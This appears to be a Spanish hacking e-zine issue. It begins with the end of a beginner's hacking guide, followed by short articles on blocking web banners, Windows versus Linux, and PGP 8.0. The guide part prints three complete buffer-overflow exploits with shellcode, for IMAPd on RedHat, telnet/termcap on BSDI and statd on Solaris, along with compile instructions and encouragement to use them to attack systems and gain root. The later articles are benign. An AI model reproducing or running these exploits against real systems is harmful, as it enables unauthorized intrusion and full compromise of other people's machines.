Ahora os saldra en pantalla todos los directorios y archivos que tiene en la unidad "c:\". Aprender lo maximo sobre comandos de MS-DoS y solo tendreis que modificar lo ultimo para navegar por su disco duro u otros dispositivos como CD-ROMs si los tiene metidos.

Ejemplos: "c+cd+c:\windows" -> Os lleva al directorio "c:\windows".
"c+type+c:\yo.txt" -> Muestra el contenido de "yo.txt" en pantalla.
"c+edit+c:\yo.txt" -> Podeis modificar el contenido de "yo.txt".
etc.....

Bueno creo que esto ha quedado suficientemente claro, pero tambien deciros

```
que busqueis un poco mas de informacion sobre este bug, porque tiene algunas
variantes que debeis saber por si acaso esta no funciona.


-$09.6 -->> EXPLOITS A RAUDALES

Por ultimo os pondre varios exploits que he recopilado y que os
daran directamente una cuenta o que os haran conseguir privilegios de
"root" sin que tengais que hacer ningun esfuerzo.

__________________________________________________________________________
COMO COMPILARLOS:                                                          |
                                                                           |
Compilar un exploit es realmente sencilloj. Cuando estes en el shell       |
(interprete de comandos) solo tines que escribir "gcc -o nombre nombre.c",|
donde "nombre" es el nombre que quieras darle al programa y donde          |
"nombre.c" es el nombre del exploit que has conseguido.                    |
__________________________________________________________________________|

Yo aun no los he probado y si no me equivoco, para ejecutar los dos
ultimos exploits necesitareis tener instalado en vuestro ordenador,
algun tipo de UNIX o Linux, lo siento otra vez por los amantes del
Windows ("ventanukos" para algunos, pero a ver si maduramos y llamamos a
cada cosa por su nombre).

Ahi van tres:
-----------------------------------------------------------------------
_______________________________________________________
|_Shell "ROOT": Tienen que tener el LINUX -> "RedHat"_|

/*
* IMAPd Linux/intel remote xploit by savage@apostols.org 1997-April-05
*
* Workz fine against RedHat and imapd distributed with pine
*
* Special THANKS to: b0fh,|r00t,eepr0m,moxx,Fr4wd,Kore and the rest of ToXyn !!!
*
* usage:
*       $ (imap 0; cat) | nc victim 143
*               |
*               +--> usually from -1000 to 1000 ( try in steps of 100 )
*
*               [ I try 0, 100 and 200 - so1o ]
*/

#include <stdio.h>

char shell[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"\x90\x90\x90\xeb\x3b\x5e\x89\x76\x08\x31\xed\x31\xc9\x31\xc0\x88"
"\x6e\x07\x89\x6e\x0c\xb0\x0b\x89\xf3\x8d\x6e\x08\x89\xe9\x8d\x6e"
"\x0c\x89\xea\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xe8\xc0\xff\xff\xff/bin/sh";

char username[1024+255];

void main(int argc, char *argv[]) {
int i,a;
long val;

if(argc>1)
a=atoi(argv[1]);
else
a=0;

strcpy(username,shell);

for(i=strlen(username);i<sizeof(username);i++)
username[i]=0x90; /* NOP */

val = 0xbffff501 + a;

for(i=1024;i<strlen(username)-4;i+=4)
{
username[i+0] = val & 0x000000ff;
username[i+1] = (val & 0x0000ff00) >> 8;
username[i+2] = (val & 0x00ff0000) >> 16;
username[i+3] = (val & 0xff000000) >> 24;
}

username[ sizeof(username)-1 ] = 0;

printf("%d LOGIN \"%s\" pass\n", sizeof(shell), username);
}
-----------------------------------------------------------------------
_____________________________
|_Para BSDI BSD/OS 2.1:_|


/* Bug originally discovered by Theo de Raadt <deraadt@CVS.OPENBSD.ORG> */

/* BSDI BSD/OS 2.1 telnet-exploit ; evil-term.c
**
** Written by Joseph_K the 22-Oct-1997
**
**
** Original shellcode by mudge@l0pht.com but modified a tiny bit...
**
** This program must be compiled for the BSDI architecture...
** You will need to transfer the file 'termcap' this program creates
** to the host you want to penetrate, possibly by anonymous FTP.
**
** Then start telnet and type:
**
** telnet> env def TERM access
** telnet> env def TERMCAP /path/and/name/of/uploaded/file
** telnet> open victim.host.com
**
** tadaa! r00t shell...
**
```

```
** However because of the invalid termcap entry, there can be some
** hazzles....You figure it out....
**
** Fy faen vad jag ar hungrig...
**
** Special Greetz to TWiLiGHT!
**
*/

#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

#define filename "./termcap"
#define entry   "access|Gimme r00t:\\\n :"
#define bufsize 1300
#define default_offset 870    /* Should work...*/

char shellcode[] =
"\xeb\x35\x5e\x59\x33\xc0\x89\x46\xf5\x83\xc8\x07\x66\x89\x46\xf9"
"\x8d\x1e\x89\x5e\x0b\x33\xd2\x52\x89\x56\x07\x89\x56\x0f\x8d\x46"
"\x0b\x50\x8d\x06\x50\xb8\x7b\x56\x34\x12\x35\x40\x56\x34\x12\x51"
"\x9a\x3e\x39\x29\x28\x39\x3c\xe8\xc6\xff\xff\xff/bin/sh";

long get_sp(void)
{
__asm__("movl %esp, %eax\n");
}

int main(int argc, char *argv[]) {
int i, fd, offs;
long *bof_ptr;
char *ptr, *buffer, *tempbuf;

offs = default_offset;

if(argc == 2) {
printf("using offset: %d\n",atoi(argv[1]));
offs = atoi(argv[1]);
}

if(!(buffer = malloc(bufsize))) {
printf("can’t allocate enough memory\n");
exit(0);
}


if(!(tempbuf = malloc(bufsize+strlen(entry) + 50))) {
printf("can’t allocate enough memory\n");
exit(0);
}

bof_ptr = (long *)buffer;
for (i = 0; i < bufsize - 4; i += 4)
*(bof_ptr++) = get_sp() - offs;

ptr = (char *)buffer;
for (i = 0; i < ((bufsize-strlen(shellcode)))/2 - 1; i++)
*(ptr++) = 0x90;

for (i = 0; i < strlen(shellcode); i++)
*(ptr++) = shellcode[i];
```

```
printf("Creating termcap file\n");

snprintf(tempbuf, (bufsize+strlen(entry)+50), "%s%s:\n", entry, buffer);
fd = open(filename, O_WRONLY|O_CREAT, 0666);
write (fd, tempbuf, strlen(tempbuf));
close(fd);
}
```

```
_____________________
|_Para Solaris 2.5.1:_|

/*
statd remote overflow, solaris 2.5.1 x86
there is a patch for statd in solaris 2.5, well, it looks like
they check only for '/' characters and they left overflow there ..
nah, it's solaris

usage: ./r host [cmd]  # default cmd is "touch /tmp/blahblah"
# remember that statd is standalone daemon

*/

#include <sys/types.h>
#include <sys/time.h>
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <rpc/rpc.h>
#include <rpcsvc/sm_inter.h>
#include <sys/socket.h>

#define BUFSIZE 1024
#define ADDRS 2+1+1+4
#define ADDRP 0x8045570;

/* up to ~ 150 characters, there must be three strings */
char *cmd[3]={"/bin/sh", "-c", "touch /tmp/blahblah"};

char
asmcode[]="\xeb\x3c\x5e\x31\xc0\x88\x46\xfa\x89\x46\xf5\x89\xf7\x83
\xc7\x10\x89\x3e\x4f\x47\xfe\x07\x75\xfb\x47\x89\x7e\x04\x4f\x47\xfe
\x07\x75\xfb\x47\x89\x7e\x08\x4f\x47\xfe\x07\x75\xfb\x89\x46\x0c\x50
\x56\xff\x36\xb0\x3b\x50\x90\x9a\x01\x01\x01\x01\x07\x07\xe8\xbf\xff
\xff\xff\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02";

char nop[]="\x90";

char code[4096];

void usage(char *s) {
printf("Usage: %s host [cmd]\n", s);
exit(0);
}

main(int argc, char *argv[]) {
CLIENT *cl;
enum clnt_stat stat;
struct timeval tm;
struct mon monreq;
struct sm_stat_res monres;
struct hostent *hp;
```

```
struct sockaddr_in target;
int sd, i, noplen=strlen(nop);
char *ptr=code;

if (argc < 2)
usage(argv[0]);
if (argc == 3)
cmd[2]=argv[2];

for (i=0; i< sizeof(code); i++)
*ptr++=nop[i % noplen];

strcpy(&code[750], asmcode);  /* XXX temp. */
ptr=code+strlen(code);
for (i=0; i<=strlen(cmd[0]); i++)
*ptr++=cmd[0][i]-1;
for (i=0; i<=strlen(cmd[1]); i++)
*ptr++=cmd[1][i]-1;
for (i=0; i<=strlen(cmd[2]); i++)
*ptr++=cmd[2][i]-1;
ptr=code+BUFSIZE-(ADDRS<<2);
for (i=0; i<ADDRS; i++, ptr+=4)
*(int *)ptr=ADDRP;
*ptr=0;

printf("strlen = %d\n", strlen(code));

memset(&monreq, 0, sizeof(monreq));
monreq.mon_id.my_id.my_name="localhost";
monreq.mon_id.my_id.my_prog=0;
monreq.mon_id.my_id.my_vers=0;
monreq.mon_id.my_id.my_proc=0;
monreq.mon_id.mon_name=code;

if ((hp=gethostbyname(argv[1])) == NULL) {
printf("Can't resolve %s\n", argv[1]);
exit(0);
}
target.sin_family=AF_INET;
target.sin_addr.s_addr=*(u_long *)hp->h_addr;
target.sin_port=0;    /* ask portmap */
sd=RPC_ANYSOCK;

tm.tv_sec=10;
tm.tv_usec=0;
if ((cl=clntudp_create(&target, SM_PROG, SM_VERS, tm, &sd)) == NULL) {
clnt_pcreateerror("clnt_create");
exit(0);
}
stat=clnt_call(cl, SM_MON, xdr_mon, (char *)&monreq, xdr_sm_stat_res,
(char *)&monres, tm);
if (stat != RPC_SUCCESS)
clnt_perror(cl, "clnt_call");
else
printf("stat_res = %d.\n", monres.res_stat);
clnt_destroy(cl);
}
```

Ya se que son pocos pero es que yo paso de empapar esta guia de codigo fuente, ademas sois vosotros los que cuando ataqueis un sistema tendreis que averiguar que SO utiliza y buscaros exploits adecuados a el.

----------$10--------DESPEDIDA----------

$10 -->> DESPEDIDA

Siento que esta guia se haya acabado tan pronto, pero esto seguro que solo sera vuestra iniciacion, porque a partir de ahora tendreis que seguir buscando muchisima mas informacion ya que es la unica forma de que llegueis a algo.

Consejo: Si quereis obtener de verdad buena informacion necesitareis sin duda leeros muchas de las E-Zines hispanas del momento, porque en ellas se manejan todos los temas actuales del momento y estan alerta a cualquier bug que pueda aparecer. Yo os recomiendo SET (Saqueadores Edicion Tecnica) que segun yo conozca es la que mas numeros lleva y la mas actual. La podreis encontrar en "www.set-ezine.org".

Espero que os haya gustado mucho y aseguro que esta no sera mi ultima guia ya que tengo pensado hacer una nueva version de esta mas adelante en la que incluire nuevos exploits, mucho mas vocabulario y mas introduccion a otros temas referentes al mundo underground.

----------$11--------AGRADECIMIENTOS----------

$11 -->> AGRADECIMIENTOS

Solamente agradecer a todos los que hayan leido esta guia, por tener que aguantarme durante tanto tiempo pero realmente creo que ha merecido la pena y sino es asi podeis comunicarmelo a mi E-Mail que expondre abajo.
Tambien agradecer a "MADFRAN" de EZine SET que me haya dado su opinion en mi anterior guia ya que gracias a el ahora ha sido posible la aparicion de esta.

Ya sabeis espero vuestra opinion tanto sea buena como mala y tambien que me digais todas vuestras dudas sobre algun tema que no haya quedado suficientemente claro en mi E-Mail "blackngel_hack@hotmail.com", estare dispuesto a resolverlas.
Saludos a todos.....

Os pido porfavor que si el mensaje es de cierta integridad o simplemente si lo haceis por costumbre, pediria que encriptaseis vuestros e-mail con mi llave publica que os doi aqui, ya que nunca se sabe donde tiene puesto el ojo el Gran Hermano!:

FELIZ HACKING A TODOS, QUE SEA SANO Y LEGAL

EOF

```
-[ 0x03 ]----------------------------------------------------------------
-[ bazar ]---------------------------------------------------------------
-[ Varios ]-------------------------------------------------------SET-27--
```

Otro numero mas damos la oportunidad de publicar en SET a gente que
no se ve con animos para escribir penyazos tan largos como los que
suelen ir sueltos o quieren enviarnos sus trucos, opiniones o pequenyos
descubrimientos.

Como de costumbre, si deseais escribir, los articulos los enviais
a <set-fw@bigfoot.com> o a <web@set-ezine.org>

ahora si, pasemos a nuestra seccion de bazar, que en este numero es cortita.

```
-----------------[  Contenidos del Bazar de SET 26  ]-----------------------

     [3x01] no_banners                                by FCA00000
     [3x02] Windoxs versus linux                      by KSTOR
     [3x03] PGP 8.0                                   by KSTOR
```

```
******************************************************************************
[3x01] no_banners por FCA00000
******************************************************************************
```

BANNERS
Primera parte: No web banners

Hace tiempo estuve buscando un servidor web para albergar mis paginas. Entre
todos los que encontre gratis me decidi por www.4t.com . Es facil de
administrar, no es muy conocido, por lo que no esta sobrecargado, y parece que
durara un tiempo antes de que lo cierren.
Por supuesto, todo lo que es gratis tiene sus inconvenientes, y en este
servidor las limitaciones son:
-el espacio esta limitado a 12 Megas.
-los ficheros no pueden ser mas grandes de 200 Kb.
-anyade unos banners a todas las paginas.
-solo es servidor web, no alberga aplicaciones ASP, JSP, ...

Las limitaciones de espacio no me preocupan. Al fin y al cabo no voy a meter
demasiada informacion: lo justo para una pagina personal. Tampoco me molesta
que solo contenga paginas web. Si se puede poner codigo HTML y JavaScript, no
quiero mas.

Pero lo que encuentro muy desagradable es que incluya automaticamente banners.
Es comun encontrar paginas que abren otra ventana incluyendo publicidad. En
algunos navegadores es posible especificar que no deseamos que se abran esas
ventanas, con lo que el problema esta parcialmente resuelto.

En el caso de www.4t.com lo que hacen es insertar, antes del documento HTML,
una cabecera incluyendo la publicidad. Esta cabecera va en una seccion DIV que
es generada por el servidor WEB, con lo que la pagina original resulta
modificada a mitad de camino.

En el caso de que tu navegador sea Internet Explorer, si tu pagina es

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
```

```
<title>Mi propia pagina</title>
</head>
<body>
Esta es mi pagina web.
Espero que te guste
</body>
</html>
```

entonces resulta

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
<title>Mi propia pagina</title>
</head>
<body>
<!-- '"NorthSky"' -->
<!-- Auto Banner Insertion Begin -->
<div id=aws_3834 align=center>
XXX
</div>
Esta es mi pagina web.
Espero que te guste
</body>
</html>
```

Como se puede ver, inserta una seccion DIV justo antes del <body>, con lo que consigue que el HTML incluido en XXX se vea al principio de la pagina.

esto es lo que hay dentro de XXX:
Page hosted in www.4t.com

```
<script>
g=(window.bRand726);
g.document.writeln('<iframe name=ns_1455
     marginheight=0
     src=http://yo.4t.com/cgi-bin/b/726/64/dXNl==/in/1455/?ns_1455
     frameborder=0></iframe>');
</script>
<noscript>
<iframe name=ns_1455 hspace=0 vspace=0
src=http://yo.4t.com/cgi-bin/b/726/64/dXNl==/in/1455/?ns_1455
scrolling=no marginwidth=0 marginheight=0 frameborder=0>
</iframe>
</noscript>
```

Vemos que contiene una linea de texto, y luego :
-si esta activado JavaScript, genera sobre la marcha una ventana llamada bRand726 (este nombre cambia cada vez que se hace una conexion) en la que genera un iframe llamado ns_1455 (tambien aleatorio) en el que muestra el resultado de llamar a un cgi muy raro, que al final muestra la publicidad deseada por el propietario del sitio web.
-si no hay JavaScript, genera un iframe llamado ns_1455 , y lo mismo que antes.

Muy bien. Vamos a evitarlo.
La primera posibilidad es detectar la ventana que se acaba de abrir, y cerrarla.
Asi que en nuestra pagina web, donde dice,

```
<body>
Esta es mi pagina web.
```

Lo cambiamos para que diga

```
<body>
<script>
g=(window.bRand726);
g.close();
</script>
Esta es mi pagina web.
```

Fantastico. Funciona, excepto por un detalle: cada vez que nos conectamos a la pagina, el nombre de la ventana cambia, asi que no esto no vale. Pero es una buena manera de proceder. Solo hay que retocarlo y poner

```
<body>
<script>
g=window[0];
g.close();
</script>
Esta es mi pagina web.
```

Oops, esto cierra _nuestra_ ventana. Mejor poner

```
<body>
<script>
g=window[1];
g.close();
</script>
Esta es mi pagina web.
```

Mmmm, pero que pasa si tenemos abiertas varias ventanas del navegador?
Pues simplemente que esto cierra la segunda ventana que se haya abierto.
Tampoco nos sirve.

Por un momento nos vamos a olvidar de la maldita ventana.

Observamos que tambien usa un iframe. Pero el nombre es aleatorio, igual que la ventana, asi que tendremos que usar el indice en lugar del nombre. Lo bueno de un iframe es que se puede cambiar de contenido aunque ya se haya cargado:

```
<body>
<script>
iframe[0].src="";
</script>
Esta es mi pagina web.
```

Y con esto eliminamos el iframe. Mitad del problema resuelto. Al igual que antes, si nuestra pagina esta incluida dentro de otra que contiene iframes, no conseguimos borrar el iframe de la publicidad, sino el iframe de la ventana que nos ha invocado. Esto no suele suceder porque es bastante raro que alguien pretenda incluir nuestra pagina dentro de la suya; lo normal es apuntarla con un enlace.

Pero hay todavia una solucion mejor:

```
<body>
<script>
document.getElementById(document.all.tags("DIV")[0].id).innerHTML="";
</script>
Esta es mi pagina web.
```

Con esto alteramos todo el trozo DIV.
Cuando se carga una pagina HTML, el codigo JavaScript se ejecuta antes de presentar la pantalla. En cierto modo, las ventanas, TextBox y etiquetas existen para poder manejarlas, pero no se ven hasta que todo el documento ha sido procesado. Esto permite que JavaScript pueda modificar la propia pagina mientras esta ’en memoria’.

Con el codigo anterior se consigue anular el DIV[0] , machacando el HTML que tuviera antes, que justamente es el que genera la ventana y el iframe con la publicidad.

En otros navegadores, por ejemplo Netscape, esta tecnica no funciona, pero si funciona sobre-escribir el iframe.

Y con esto se consigue que tu pagina quede tan limpia como tu la programaste, sin publicidad. Es un truco muy sencillo que ojala usaran todos lo usuarios, porque estoy bastante cansado de las 100 ventanas que se abren cuando llevo 10 minutos navegando.

Segunda parte: Si web baners

En otras paginas web lo normal es que las paginas visitadas abran otras ventanas. Si te descuidas un poco acabas teniendo 200 ventanas. Incluso existen algunas paginas malignas que se dedican a abrir ventanas sin parar con el objetivo de anular el navegador y eventualmente el ordenador.

Por ejemplo, el servidor de correo que yo uso es www.mail.com en el cual tienes una cuenta gratuita con acceso desde web. Tiene tambien un limite de espacio pero eso no me preocupa a mi.

El problema es que esta mantenido por publicidad, y abre unas cuantas ventanas con el objetivo de que las visites, cosa que dudo que haya alguien que lo haga.

Esas ventanas suelen estar albergadas en otros servidores de anuncios, no en el propio servidor de correo.

La manera de anularlo es sencilla: instalar un firewall e impedir el acceso a dichas paginas. Otra manera similar es definir esas maquinas como no-accesibles, o mejor aun, como localmente accesibles. Vamos a verlo en detalle.

Tomamos un servidor web que no ocupe mucha memoria.
Por ejemplo:
http://www.muquit.com/muquit/software/mhttpd/mhttpd.html
http://koala.ilog.fr/phk/k-web/intro.html

Ahora el truco esta en hacer que las paginas no vayan a visitar el servidor que ellas quieren, sino el que nosotros queremos. Para ello modificamos el fichero hosts que se encuentra en
C:\WINNT\system32\drivers\etc\hosts
o en
/etc/hosts

Este fichero tiene el formato
IP-address official-host-name nicknames
es decir:
direccion_IP nombre alias

Una vez que hemos navegado en las paginas que abren ventanas, miramos el cache del navegador y averiguamos las direcciones de los servidores a los que nos hemos visto forzados a conectarnos. Por ejemplo:

http://cdn1.adsdk.com/CDN/40981/de_WYS2_468x60_konserv.gif
http://cserver.mii.instacontent.net/fastclick/cid4875/chosen.gif
http://img1.us4.outblaze.com/common/mail.com/mymailaccount.gif
http://oas-central.realmedia.com/RealMedia/ads/a...9t
http://realmedia-a800.d4p.net/6/800/112....36_BULK/new_emp6.gif
http://servedby.advertising.com/site=12/size=7/bnum=37729/optn=1

Y creamos lineas en hosts:
cdn1.adsdk.com localhost
cserver.mii.instacontent.net localhost
img1.us4.outblaze.com localhost
oas-central.realmedia.com localhost
realmedia-a800.d4p.net localhost
servedby.advertising.com localhost

Por supuesto tenemos que hacer que nuestro servidor web responda rapidamente. Para ello lo mejor es que responda a todas las peticiones con una pagina muy pequenya, algo asi como

<HTML></HTML>

Mejor aun es obtener un mini-servidor web que no valide las cabeceras ni el fichero al que se accede, y siempre responda con el fichero minimo anterior.

Por supuesto que este metodo tiene fallos: el primero es que algunas paginas web cargan ventanas de publicidad, las cuales a su vez responden a la pagina que las ha cargado. Con nuestro metodo la segunda ventana no responde, asi que es posible que la pagina inicial la intente cargar una y otra vez.

```
******************************************************************************
[3x02] Windoxs versus linux Cual me gusta? KSTOR
******************************************************************************
```

Introduccion:

En este articulo tratare de explicar las diferencias entre un OS Windows (especificamente win98 y 95) y un OS Unix (Linux), algunas referidas al hacking (como a nosostros nos gusta) y otras en general.
No es un articulo tecnico, pero nos ayuda a diferenciar estos dos Sistemas Operativos.

****

Empezando con "Win", el sistema operativo de Bill Gates (segun la pelicula Los piratas de Silicon Valley, copia del sistema grafico que tenia Aple, ahora de Microsoft ;), es uno de los mas usados en el mundo.-

A que se debe esto?, Bueno unos de los casos por lo que puede ser es su sistema "amigable" hacia el usuario. Esas ventanas con colores claros que le dan al usuario un clima de tranquilidad (me estoy durmiendo escribiendo en el notepad). Cualquiera que sepa poco de computacion le parecera facil estar delante de este OS, presionando sobre botones para hacer tareas y jugar :).
Cuando los usuarios tienen que generar proyectos rapidos y hacer tareas basicas el sistema le permite hacerlo sin problemas, pero para las personas que nos gusta investigar (mmmmmmm) no podemos hacerlo (como quisieramos...)

** Ventajas:

* Facil instalacion, y uso (comprobado)
* Facil para configurar (todas ventanitas, botones, dibujitos, colores)
* Muchas aplicaciones para usar inclusive juegos (gran ventaja, todas las empresas, la mayoria, hacen programas para este OS)
* Es multitarea: permite correr varias aplicaciones a la ves (luego veremos que esto no es asi)
* Multiusuario (hace falta que explique que es...)

```
** Desventajas:

* La seguridad: parte fundamental de un sistema. Carece de medios para la
  proteccion de datos en cuanto a redes. Tiene errores muy graves, por ej. la
  mala configuracion de los recursos compartidos (netbios)
* La inestabilidad: la famosa pantalla azul, y tantos errores en cuanto a la
  administracion de la memoria. Que en versiones NT, 2000 y XP es bastante
  segura
* El precio del producto, de las licencias, del soporte. Se encarece mas aun
  para empresas.

Lo de multitarea no es tan asi...este problema se debe a que no libera bien la
memoria disponible y el sistema llega a no tener capacidad de memoria para
utilizar otro programa a la vez y colapsa.
"ESTE PROGRAMA A EFECTUADO UNA OPERACION NO PERMITIDA Y SERA CANCELADO"

El monopolio tambien le ha costado dinero a BILLY, por tener incorporado el IE
(Internet Explorer) como navegador predeterminado en Win95 y 98.

Actualmente la nueva version el WINDOWS XP, 2000 y NT son mas optimas y
permiten un buen rendimiento de nuestra PC. Administrando de manera mas eficaz
nuestra memoria , haciendolos sistemas mas confiables y menos accesibles al
"FALLO"

Conclusion del sistema Windows:

Un sistema "bueno" dentro de todo, permite el uso de muchisimas utilidades,
jugar, usar internet, hackear (por lo menos trae el telnet, muy util). Yo lo
utilizo, y por eso no me quedo atras, la inestabilidad es una cosa con la que
tengo que convivir (en las v. 95 y 98).
Es el mas usado en el mundo, puede ser por publicidad o no pero es el mas
usado...

/* ACLARACION

No tengo LINUX porque tengo un disco chico (8gb) y no lo puedo particionar para
ponerlo, pero eso no quiere decir que no lo halla usado... (la PC tambien la
usa mi viejo, fans oficial de win* jeje).

* Recomendacion propia: nunca uses WinLinux (www.winlinux.net). (NO PREGUNTAR)

*/

//// Anecdota en el uso de estos sitemas:

Cuando Microsoft compro el servicio de email HotMail, este constaba con un
sistema FreeBSD (gratuito) y al llegar BILL instalo Win en todas las maquinas,
y los trabajadores de este lugar comentaban que el costo total de los
productos y las licencias eran altisimos, esto no se pago, pues la empresa era
del el.
Pero miren como si una empresa con muchas computadoras quiere instalar win el
costo es inalcanzable en cambio un sistema FreeBSD o otro similar son gratis.
Punto a tener en cuenta a la hora de poner una empresa.

###############################################################################

Llego el momento de hablar de "Unix", mas precisamente Linux que es el que yo
utilice en su distribucion RedHat.
Creado por Linus Torvalds y mantenido por miles de programadores en todo el
mundo es uno de los OS que mas rapidamente va evolucionando e incorporandose
en el mercado.
```

En su lucha con Microsoft se observan grandes ventajas y desventajas con su competidor:

** Ventajas:

* Gratis!! (Quien no quiere que todo sea gratis...)
* Multitarea (real): permite la utilizacion de diversos programas al mismo tiempo, ya que administra la memoria segun la van requiriendo los distintos programas (cuando se inicia un programa este no ocupa toda la mem. si no que deja espacio libre para que otras aplicaciones la usen y no llegue el sistema a colapsar)
* Multiusuario
* Totalmente funcional en cuanto a redes. Es un sistema basado en el protocolo TCP/IP.
  Los comandos que nos proporciona su shell son muy utiles a la hora de hackear, ya que nos permiten obtener informacion sobre servers, dominios, computadoras en general.
* Todos los programas para este OS son gratis. Uno de ellos es StartOffice la contraparte del Office de Windows.
* Las actualizacion del KERNEL (nucleo principal del sistema que regula el funcionamiento de la PC) es constante gracias a los programadores de todo el mundo que ayudan a reparar los bugs nuevos.
* Es totalmente configurable ya que viene con el codigo fuente y puede ser modificado libremente a nuestro gusto y funcionalidad.
* La estabilidad es uno de los puntos fuertes de este sistema.

** Desventajas:

* Pocas aplicaciones: actualmente no existen muchas aplicaciones para este sistema. Pero poco a poco van aumentando.
* La forma de utilizacion es para algunas personas dificil. Esto se sebe a que cuando se quiere instalar un programa hay que compilarlo, configurarlo y luego usarlo. No muy comodo para las personas que necesitan hacer las cosas rapido (bajar un soft y usarlo como esta)
* Aunque no tenga soporte tecnico se pueden encontrar foros en distintas paginas donde usuarios avanzados enseñan y explican temas que novatos no entiendan.
* El modo consola puede ser frustrante para los usuarios normales, pero para los mas avanzados (no especificamnte, si no para los que le gusta investigar) es un modo rapido y potente de usar.

Para solucionar este problema existen aplicaciones como KDE, GNOME, etc que nos permiten utilizar linux en forma grafica, tipo ventanas de Windows, apretando botones, moviendo objetos)

Conclusion del sistema Linux:

Poco a poco se va avanzando mas en este OS y se va haciendo mas utlizable para las personas "comunes" que quieren hacer tareas lo mas facil posible.
Se puede conseguir en muchas distribuciones de Linux, segun sea el uso que se le va a dar. (Mandrake,RedHat, Debian, etc) y diferentes verdiones de Unix (Solaris, AIX, FreeBSD, OpenBSD, etc). Es de esperar que Linux sea el gran competidor de los sistemas Microsoft y que le pueda en algun momento "ganar" la partida. Ya sea en cuanto a organizaciones u hogares el sistema responde y va alcanzando lugares mas importantes, por su estabilidad, costo, etc.
Con comandos mas funcionales y utiles a la hora de llevar a cabo la seguridad y mantencion de un sistema.

El que quiera probar este OS y no lo tenga en la casa le recomiendo estas direcciones en donde encontraran shells (interprete de comandos) gratis:

www.freeshell.org

www.m-net.arbornet.org

La primera no permite compilar, es bastante restringida, pero la segunda es
muy buena y permite hacer casi todo... ;-)

##

////\\\\ DESPEDIDA ////\\\\

Bueno llegamos al final de este articulo, para algunos puede parecerle medio
flojo de info, pero es bastante util cuando se necesitan saber diferencias
es entre los dos OS mas utlizados.

Le agradezco a SET por dejarme hacerlo y a "madfran" por las corecciones y
consejos.

Si me quieren escribir pueden hacerlo a la direccion <kstor@nym.alias.net>
para mandar comentarios y sugerencias,

SALUDOS

KSTOR <Argentina>

```
******************************************************************************
[3x03] Examinando PGP 8.0 por KSTOR
******************************************************************************
```

** Introduccion:

* Que es el PGP?
****

Bueno esta ves vamos a hablar sobre la nueva version del PGP 8.0.
Como su nombre lo indica PGP (Pretty Good Privacy) es una utilidad
criptografica para DOS, Windows, Unix, y otras computadoras.
Como todos ya sabemos, es una utilidad por el cual se puede encriptar archivos
o e-mails en una forma segura y comoda, que solo podra ver la persona a quien
va dirigida.
El formato de encriptacion se basa un sistema de criptografia llamado
"CLAVE PUBLICA" de Rivest-Shamir-Adleman (RSA) en antiguas versiones del PGP y
el nuevo sistema Diffie-Hellman/DSS.
Este ultimo da mayor seguridad, puede contener una clave master y multiple
subclaves de cifrado, y puede separase en multiples claves compartidas.

Por que deberiamos utilizar la criptografia?
****

Bueno, cuando necesitamos enviar informacion privada a alguien sobre algun
tema, no nos gustaria que algun "personaje" lo viera, entonces utlizamos este
sistema para cifrar el mensaje. Lo que significa que lo ordenemos o configuramos
de la manera mas complicada y que no sea legible por nadie mas que el receptor.
(como ya dije antes)

Aparte de estos sistema de cifrado RSA y DES (US Federal Data Encryption
Standars) existen multiples sistemas de cifrado.

El DES es un sistema de clave unica, nacido en 1975 y que sirve de base para
muchos sistema de transacciones comerciales (tarjetas de credito,..)
Una de sus variantes se utiliza para el cifrado de las passwords en unix.
Hoy en dia se estan debatiendo nuevos sistemas para incrementar la seguridad

de las claves, ya que la potencia creciente de los ordenadores, hacen
posible la rotura de claves, hasta hace poco tiempo consideradas como
indescifrables.

En el sistema que usa PGP (CLAVE PUBLICA) todas las personas tienen una clave
publica y otra privada (protegida por un pass que vos pones). La clave publica
es vista por todos y la privada no (logico).

* Pero, como funciona?
****

Cuando uno envia un mensaje a otra persona el texto o el archivo es encriptado
con una clave que se genera aleatoriamente por parte del programa solo para
ese caso y despues se encipta con la clave publica del destinatario, y este
al recivir el archivo utiliza la clave privada para desencriptar la clave
aleatoria y luego por el sistema de clave unica se desencripta.
Ni la propia persona que lo mando puede ver el archivo una vez que fue
cifrado.

##

Basta ya basta de teoria y vamos a ver las NUEVAS cosas que trae la version
8.0:

** Novedades:

* Soporta los nuevos Windows XP y Office XP de Microsoft

* Soporte Smart Card para Aladdin eTokens

* Ahora con una sola clave podes usar PGP en Windows, Macintosh y Palm OS

* Tambien se brinda nuevo soporte para diferentes paises y multiples lenguajes.

* Tiene una interface mas comoda

* Tiene integracion con Active Directory, iPlanet Directory Server, Novell NDS,
  Open LDAP KeyServer y Novell GroupWise 5.5 y 6.0

